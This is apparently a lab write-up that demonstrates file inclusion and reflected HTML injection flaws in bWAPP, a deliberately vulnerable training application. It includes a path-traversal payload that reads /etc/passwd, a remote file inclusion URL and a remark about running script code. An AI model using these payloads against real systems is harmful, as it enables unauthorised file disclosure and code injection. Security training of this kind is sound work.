

Steps to exploiting this vulnerability in bWAPP:

1. Choose your bug in the bWAPP as Remote & Local File inclusion (RFI/LFI) and click on “Go”. We can see that in the URL the file that executes or displays the output of is `lang_en.php`. We can change the file path of file name to output the `/etc/passwd`.




2. We are going to change the value for the language parameter to show Local File Inclusion vulnerability, more specifically show the information in `/etc/passwd`:

`language=../../../../etc/passwd.`



3. We are going to change the value of language parameter to show a Remote File Inclusion vulnerability, specifically show the google search page: `language=http://google.com`



{Another Server-Side Vulnerability}

HTML Injection – Reflected (GET): This vulnerability allows you to inject HTML code into the input and allow you to run it in the side through the GET request of HTTP.

Steps to showing this vulnerability:

1. First check if it works by making the first name bold:
 - a. make the first name: `John`
 - b. make the last name: Doe



Using this you can run javascript code between `<script></script>` tags and run malicious code